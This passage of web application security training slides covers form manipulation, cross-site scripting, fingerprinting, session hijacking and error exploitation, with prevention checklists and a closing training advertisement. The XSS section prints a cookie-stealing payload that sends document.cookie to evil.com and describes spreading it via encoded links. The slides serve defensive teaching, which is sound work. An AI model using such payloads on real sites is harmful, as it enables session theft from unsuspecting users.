  - Admins can edit role assignments, but regular users can't
- Any workflow that involves incremental approvals or validation

What Can Happen?

- Overwriting of fields meant for admin/internal use
- Bypass of approvals and validations
- Access to information that should only be viewable and/or editable by the owner

Preventing URL/Form Manipulation

DON'T...


- Trust parameters
- Hide functionality with obscure URLs
- Assume non-visible fields are secure
- Accidentally expose methods as actions

DO...

- Use attr_protected to protect model fields that shouldn't be written by parameter maps
- Enforce object-level and field-level security with more than visibility
- Use ActiveRecord relationships for queries

Cross Site Scripting (XSS)


XSS in Action



Search

Enter one or more keywords and click on SEARCH.

XSS in Action




Search

Enter one or more keywords and click on SEARCH.

Keywords <i>foo</i> <b>bar</b>

XSS in Action




Search

Sorry, no results were found for: *foo* **bar**

Keywords <i>foo</i> <b>bar</b>


XSS in Action



Search

Enter one or more keywords and click on SEARCH.

XSS in Action




Search

Enter one or more keywords and click on SEARCH.

Keywords `<script>alert('hi');</script>`

XSS in Action



Search

Sorry, no results were found for:

Keywords

[JavaScript Application]

hi

Inside XSS

- John discovers a cross-site scripting vulnerability while searching for mutual funds at a brokerage site
- Notices that the search feature accepts GET parameters
- Writes some Javascript that steals cookies

```
document.location='http://evil.com/' + document.cookie
```

- Encodes the Javascript so it's not obvious and pastes into the search URL
- Gets other people to follow that link:
  - Emails it out
  - Creates a website that opens it in an iframe

What's Vulnerable?

- User-contributed content
  - Comments, feedback, reviews
  - User profiles
- Search results that echo back terms
- Error messages that echo back fields
- Trusted partner content
- File uploads that get served back again
  - Anything that typically gets displayed in a browser
  - Even some binary files if headers are incorrectly set

What Can Happen?

- Cookie/session theft
- Escalation of privileges
- Access to other users' data
- Execution of fraudulent transactions
- Time-bomb attacks that aren't immediately obvious

Preventing XSS

DON'T...

- Echo user content without escaping it
- Include HTML or JavaScript from untrusted sources
- Assume that removing <script> is enough

DO...

- Use h() to escape everything you plan display unless it has to support HTML
- Use sanitize() when you need to support some HTML
- Use multiple levels of login security

Fingerprinting

Fingerprinting in Action

- Cause errors to try to get stack traces
- Manipulate URLs to get directory listings
- Look for web server version numbers in HTTP headers, directory listings and HTTP error pages
- Look through all of the HTML source for:
  - Comments
  - Field names
  - Commented out fields and links
  - Directory structure
- Look for powered-by images and text
- Analyze URL patterns, stylesheets, skins
- Look at press releases, job ads, newsgroup posts

What's Vulnerable?

- HTML Source and Comments
- URL Patterns
- Error Pages
- Defaults

What Can Happen?

- Access to sensitive data that has only been commented out instead of removed
- Targeted attacks that exploit vulnerabilities in specific software versions
- Information gathering for:
  - SQL Injection
  - URL Manipulation
  - Session hijacking
  - Social engineering

Preventing Fingerprinting

DON'T...


- Don't run dev mode in production (w/verbose error messages)
- Give away too much about your environment
- Get too paranoid and focus on hiding your fortress instead of hardening it

DO...

- Configure error pages
- Turn off directory listing
- Test what happens for:
  - Bugs
  - Bad database connection
  - Missing pages
- Run in production mode


Session Hijacking

Session Hijacking in Action




- Bob gets bored at this presentation
  - Fires up a laptop
  - Connects to hotel wireless access point
  - Logs in to his webmail
- Toby cracks open Kismet and
  - Grabs Bob's cookie with his session id
  - Adds it to his own cookie store
  - Browses Bob's mail
- Of course, Toby could also have:
  - Predicted the next session ID
  - Guessed until he managed to find one that worked
  - Stolen the cookie through a successful XSS attack

What Can Happen?



- Just about anything, including…
- Compromise of confidential information
- Execution of fraudulent transactions
- Information gathering for social engineering
- Compromise of password through reminder services
- Updates to account settings (email, passwords, etc.) to ensure continued access

Preventing Session Hijacking



DON'T...

- Write a new authentication and session management system for every app
- Generate predictable session IDs
- Leave yourself open to XSS attacks

DO...

- Use HTTPS
- Have layered security (re-authenticate for password changes, etc.)
- Consider matching session IDs to IP addresses
- Consider using rolling session keys to prevent cookie replay

Error Exploitation

Error Exploitation in Action

- Erin visits a travel site and finds a great Alaskan cruise
- Starts to book the last remaining deluxe cabin, but credit card is declined
- Tries again with new credit card, but the cabin is gone
- Tries booking economy cabins with bogus credit card number and watches inventory go down every time

Inside Error Exploitation

- Cabin was booked before credit card was checked
- Never unbooked (and didn't use transaction)
- Erin exploited this to manipulate the data and convince the system that all cabins were booked

What's Vulnerable?

- Broken/misconfigured transactions
  - May not be well demarcated
  - May not update cache upon rollback
- Reliance on out-of-date caches at critical points
- Very slow processes
- Very resource-intensive processes
- Buggy systems

What Can Happen?

- **Denial of Service**
- **Financial Loss**

Preventing Error Exploitation

DON'T...

- Rely on caches at critical junctures (e.g. pricing or inventory during checkout)
- Assume that a slow, unpopular page is harmless

DO...

- Use transactions properly
- Flush caches for both commits and rollbacks
- Enforce minimum performance SLAs
- Watch logs for unusal activity
- Use anomaly detection

Principles of Secure Design

Architect's Checklist

- **Modularity:** Build and reuse secure components
- **Integration:** Manage the directional flow of data
- **Identity Management:** Consolidate authentication, authorization and provisioning systems
- **Performance:** Poor performance is a vulnerability
- **Logging:** Audit everything until you can't
- **Privacy:** Fear the financial implications of data loss
- **Patch Management:** Plan for how to deploy and upgrade securely
- **Separation of Domains:** Make it hard for one person working alone to compromise the system

Always remember

- Don’t trust or display user input until you’ve cleaned and validated it
- Don’t use HTML comments to describe dynamic code
- Keep control over your error messages
- Don’t advertise details about your network, servers, databases or code
- Implement object-level security
- Audit everything (and analyze the logs)

Resources

- CERT

  www.cert.org

- Security Focus / BugTraq

  www.securityfocus.com

- Web Application Security Consortium (WASC)

  www.webappsec.org

- Open Web Application Security Project (OWASP)

  www.owasp.org

- Security Consensus Operational Readiness Evaluation (SCORE)

  www.sans.org/score

Questions?

Slides are available at:

www.chariotsolutions.com

Chariot Training

For more information, contact:
Tracey Welson-Rossman
(215) 358-1780 x456
twr@chariotsolutions.com

- Ready for more than a one-hour presentation?
- Chariot Solutions offers in-depth team training on web application security and many other topics
- Content can be tailored to fit your needs
  - Master level for experienced teams, allowing shorter training time or greater depth
  - Introductory level for teams who are less experienced with secure programming techniques
  - In-depth coverage of areas specific to your environment
    - your implementation platform (e.g. Java, Ruby, LAMP)
    - your organizational and app-specific threat models
- Includes hands-on web security exercises
- Follow-on mentoring, review, implementation and support services are available

We hope you enjoyed these slides!

Hungry for more?

Download other great presentations at:

www.chariotsolutions.com